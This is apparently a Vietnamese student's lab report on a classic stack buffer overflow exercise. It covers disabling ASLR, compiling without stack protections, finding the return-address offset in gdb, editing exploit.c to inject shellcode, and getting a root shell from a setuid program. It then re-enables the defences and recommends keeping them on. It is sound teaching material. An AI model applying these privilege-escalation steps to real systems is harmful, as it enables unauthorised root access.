|  |  |
| --- | --- |
| **Họ và tên**: Bùi Lê Thủy Tiên  **Mssv**: 22162048  **LAB 02**:  Tràn bộ nhớ đệm (Buffer Overflow)  **Giảng viên**: TS. Huỳnh Nguyên Chính | **Nhận xét giáo viên** |

**Step 0. Preparation**

* **Ubuntu 16.04 (32-bit)**

*A screenshot of a computer

Description automatically generated*

* Source code: **stack.c, exploit.c/exploit.py**

**

**Step 1. Disable address randomization**

***$sudo sysctl –w kernel.randomize\_va\_space=0***

Lệnh $sudo sysctl –w kernel.randomize\_va\_space=0 làm giảm khả năng phòng thủ chống lại tấn công trên hệ thống Linux. Cụ thể

A screen shot of a computer

Description automatically generatedTắt ASLR (Address Space Layout Randommize): đây là một tính năng bảo mật ngẫu nhiên hóa vị trí bộ nhớ . Việc tắt ASLR sẽ dễ dàng hơn cho người tấn công dự đoán vị trí của các biến quan trọng trong bộ nhớ, cụ thể trong bài là Return address.

**Step 2. Finding the address of the inject code**

***$gcc –z execstack –fno-stack-protector –g –o stack\_dbg stack.c***

Có các cờ:

-z execstack: cho phép thực thi trong ngăn xếp

-fno-stack-protector: tắt stack canary. Stack canary là một giá trị ngẫu nhiên được đặt trên ngăn xếp (stack) của chương trình để giúp bảo vệ chống lại các tấn công tràn bộ đệm (buffer overflow). Cách hoạt động của nó là khi chương trình bắt đầu, một giá trị ngẫu nhiên được tạo ra và đặt trên ngăn xếp, ngay trước con trỏ trở về (return pointer). Khi chương trình kết thúc, giá trị canary được kiểm tra. Nếu giá trị canary bị thay đổi, nghĩa là đã xảy ra tràn bộ đệm và chương trình sẽ bị lỗi.

A close up of a screen

Description automatically generated🡪 Biên dịch tệp mã nguồn C stack.c với các cờ cụ thể và xuất ra tệp thực thi có tên stack\_dbg. Lệnh này thực hiện với các cờ có chức năng tắt các cơ chế bảo vệ stack làm dễ dàng hơn trong việc tấn công buffer overflow

***$touch badfile***

🡪 Lệnh này tạo một tệp mới. Nếu tệp badfile không tồn tại, lệnh touch sẽ tạo một tệp mới với tên đó.

A close up of a screen

Description automatically generated

***$gdb stack\_dbg***

A close up of a screen

Description automatically generated🡪 Lệnh gdb stack\_dbg khởi chạy Trình gỡ lỗi GNU (GDB) và đính kèm nó vào một chương trình đang chạy có tên stack\_dbg.

***(gdb)b bof*** 🡨 see the name of the function in stack.c

***(gdb)run***

A close up of a computer screen

Description automatically generated🡪 Đặt breakpoint tại hàm bof và nhập lệnh run để tiến hành debug

A screenshot of a computer code

Description automatically generated

A screen shot of a computer code

Description automatically generated

A computer screen shot of a code

Description automatically generated

 ***(gdb)p $ebp*** 🡨 xác định địa chỉ ebp

A close up of a number

Description automatically generated (gdb)***p &buffer*** 🡨 xác định địa chỉ của buffer

 ***(gdb) p/d $ebp - &buffer*** 🡨 tính khoảng cách từ ebp – buffer, kết quả là khoảng cách từ buffer[0] đến thanh ghi ebp

* ***Return address = ebp + (32 + 4) = ebp + 36 = 0xbfffea18 + 36decimal***

**Step 3. Edit exploit.c**

/\* Fill the return address file with a candidate entry point of the malicious code \*/

\*((long \*) (buffer + 36)) = 0xbfffea18 + 0x80;

/\* Place the shellcode towards the end of the buffer \*/

Memcpy(buffer + sizeof(buffer) – sizeof(shellcode), shellcode, sizeof(shellcode));

A screenshot of a computer program

Description automatically generated

**Step 4. Execute**

$ sudo ln -sf /bin/zsh /bin/sh

$ gcc -o stack -z execstack -fno-stack-protector stack.c: biên dịch chương trình stack.c và làm cho nó dễ bị tấn công bởi buffer overflow

$ sudo chown root stack: thay đổi sở hữu tập tin stack thành root

$ sudo chmod 4755 stack: lệnh này đặt quyền truy cập cho tập tin stack là 4755, cho phép root thực thi tập tin và chỉ cho phép người dùng đọc tập tin.

$ gcc -o exploit exploit.c : biên dịch exploit.c thành tập tin thực thi exploit

$./exploit // create the badfile

$./stack // launch the attack by running the vulnerable program

# <---- You’ve got a root shell!

A screenshot of a computer

Description automatically generated

**Step 5. Defeating Address Randomization (ASLR)**

***$sudo sysctl –w kernel.randomize\_va\_space=2***

kernel.randomize\_va\_space=2 là một tùy chọn cấu hình kernel Linux giúp tăng cường bảo mật bằng cách tăng mức độ ngẫu nhiên của bố cục không gian địa chỉ (ASLR).

A close up of a white surface

Description automatically generated

**Step 6. Turn on the StackGuard Protection**

***You should compile the program without the -fno-stack-protector option***

A screenshot of a computer

Description automatically generated

A screen shot of a computer

Description automatically generated

**Step 7. Turn on the Non-executable Stack Protection**

***We recompile our vulnerable program using the noexecstack option***

$ gcc -o stack -fno-stack-protector -z noexecstack stack.c


A screenshot of a computer

Description automatically generated

🡪 Khi biên dịch chương trình, không nên tắt các biện pháp bảo mật như ASLR, StackGuard hoặc bảo vệ ngăn xếp không thể thực thi. Những tính năng này tồn tại để bảo vệ hệ thống khỏi các cuộc tấn công tiềm ẩn.

===========================================================



Lab with exploit.py

**

A screenshot of a computer

Description automatically generatedA screen shot of a computer

Description automatically generatedA screenshot of a computer program

Description automatically generatedA computer screen shot of a program code

Description automatically generated